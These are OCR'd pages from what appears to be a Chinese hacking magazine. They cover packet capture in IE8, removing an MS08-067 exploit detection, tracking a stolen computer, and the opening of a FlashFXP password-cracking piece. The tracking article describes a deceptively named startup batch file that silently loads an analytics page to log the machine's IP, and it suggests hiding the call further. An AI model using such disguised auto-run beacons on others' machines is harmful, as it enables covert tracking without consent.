



图5

此后我又进行了多次测试，发现如果你打开了一个IE窗口，不管你开了几个选项卡，抓包时选择WinSock Expert列出的进程列表中的第一个iexplore.exe（最上面一个）就可以抓到包；如果开了多个IE窗口，抓包第一个iexplore.exe可能不成功，可以抓另一个iexplore.exe试试（此时有3个iexplore.exe进程），但不要选进程下面显示有打开网页标题的那个。

呵呵，没使用任何别的软件，稍微变通了一下，我们又可以在IE8下使用WinSock Expert继续抓包了。我测试时使用的WinSock Expert版本是WinSock Expert 0.6 beta1。（本文所涉及到的WinSock Expert 0.6 beta1已收录到光盘中）

呆呆虫问吧



问：病毒Hack.Exploit.win32.Ms08-067.ax怎么清理？我每次开机以后杀毒，都能杀出这个病毒。而每次瑞星的报告也都显示删除成功。但重启之后就又出现了，怎么办？

答：根据名称可以看出他是一个溢出的东东，当瑞星发现病毒后，不要使用自动删除，而是手动来删除，使用冰刃类的工具干掉，然后建一个同名文件，属性只读、系统，就可以防止它再生了。我感觉这个应该是你的工具的问题，你检查下。

CNZZ 统计追踪丢失的计算机

文章难度：★★
文章阅读点：如何通过CNZZ统计来查找到丢失的计算机

txcbg

记得一年前曾有位同学新买了台电脑，怕电脑被偷，于是就问我有没有追踪被盗计算机的软件，到网上搜索了一下，发现几乎都是英文版的软件，而且似乎也不能免费使用，就这样不了了之了。前些日子在网上看到了一篇名为“入侵钓鱼挂马站 & 入侵钓鱼者”的文章中通过CNZZ统计找到钓鱼者的方法后，我就想是否可以把CNZZ统计用到追踪丢失的计算机上呢？通过让丢失的计算机访问你事先准备好的一个插入了CNZZ统计代码的网页，就可以得到丢失计算机的上网IP地址了。有了思路，下面就让我们来具体实现它。

因为要用到CNZZ统计，所以我们先到CNZZ统计的官方网站http://www.cnzz.com/注册一个帐号，用户名需要使用邮箱的格式，注册过程非常简单，我就不多说了。比如我注册的用户名是hackerxfiles@126.com，注册完成后会自动登录并打开如图1所示的“添加下属站点”页面，在“网站域名”后面输入你的网站域名（免费的2级域名也可以），要把CNZZ的统计代码插入到网页中，你就必须要有一个网站（免费的web空间就可以），我推荐大家使用免费空间，因为我们并不是要让很多人访问它，只要让你的电脑能够访问就行了。




图1

填上你的网站域名后点“添加”按钮就会提示添加站点成功，然后打开如图2所示的页面，这里给出了你的CNZZ统计代码，而且分好几种形式，为了简单我选择了第一种，即文字样式的。




图2

把你的统计代码复制一下，粘贴到一个文本文件里，把该文件的文件名更改为index.html，然后把这个index.html文件上传到你的网站根目录下，直接访问你的网站域名，显示如图3所示，然后依次打开“站点列表”，你添加网站的“查看报表”，在“时段分析”的“访问明细”中显示了我刚才访问的记录，并且还显示了访问电脑的IP地址，如图4。

如果访问的是你丢失的计算机，根据IP地址就可以报警让警察叔叔帮你找回电脑了。那如何让丢失的电脑能自动访问你提前设置好的带有CNZZ统计代码的页面呢？我们按WIN+R调出运行栏，输入cmd来打开命令行，输入“start http://www.xxx.com”，其中http://www.xxx.com就是存放含有统计代码网页的那个网站的域名，比如我输入“start http://www.baidu.com”，回车后就会打开百度网站了，如图5。




图3




图4




图5

可我们也不能指望电脑丢失后的新使用者去访问你这个带有统计代码的页面吧，我们得想办法让电脑能自动访问才行，这时我想到了批处理，新建一个文本文件，内容为：**start http://www.baidu.com**，然后把文件的名字改为清理系统垃圾.bat（增加迷惑性），双击一下这个批处理，是不是又打开了百度，把这个批处理放到开始菜单的启动项中，让系统一启动就会访问百度。把里面的百度网址更换成你含有统计代码的页面地址就可以达到追踪丢失计算机的目的了。当然还有许多可以完善的地方，比如可以采用“代码插入”技术在常用文件中插入调用批处理文件的代码，那样就不用把批处理文件放到启动项了；如果你会编程，还可以写个程序在后台隐藏访问你存在统计代码的网站，那样隐藏效果会更好。

不过，有一点大家需要注意，就是利用此方法需要有两个前提：①对方没有重装系统，②丢失的电脑可以上网。本文只是通过CNZZ统计追踪丢失计算机的一种简单想法，在实际操作时可能会遇到一些问题，权当抛砖引玉，希望朋友们能完善我的想法或想到更好的方法。

迅雷不及掩耳之手工破解FLASHFXP密码

无敌小龙

FlashFXP是一个功能强大的FXP/FTP软件，融合了其他一些优秀FTP软件的优点，如像CuteFTP一样可以比较文件夹，支持彩色文字显示；像BpFTP一样支持多文件夹选择文件，能够缓存文件夹；像LeapFTP一样的外观界面，甚至设计思路也极其相似。支持文件夹（带子文件夹）的文件传送、删除，支持上传、下载及第三方文件续传；可以跳过指定的文件类型，只传送需要的文件；可以自定义不同文件类型的显示颜色；可以缓存远端文件夹列表，支持FTP代理及Socks 3&4；具有避免空闲功能，防止被站点踢出；可以显示或隐藏“隐藏”属性的文件、文件夹；支持每个站点使用被动模式等。正因为它功能强大，所以被广泛用于FTP的文件传输中，本文就来探讨研究如何破解FLASHFXP的连接密码，这里我们首先使用SERV-U ADMINISTRATOR搭建好FTP服务器，如图1。




图1

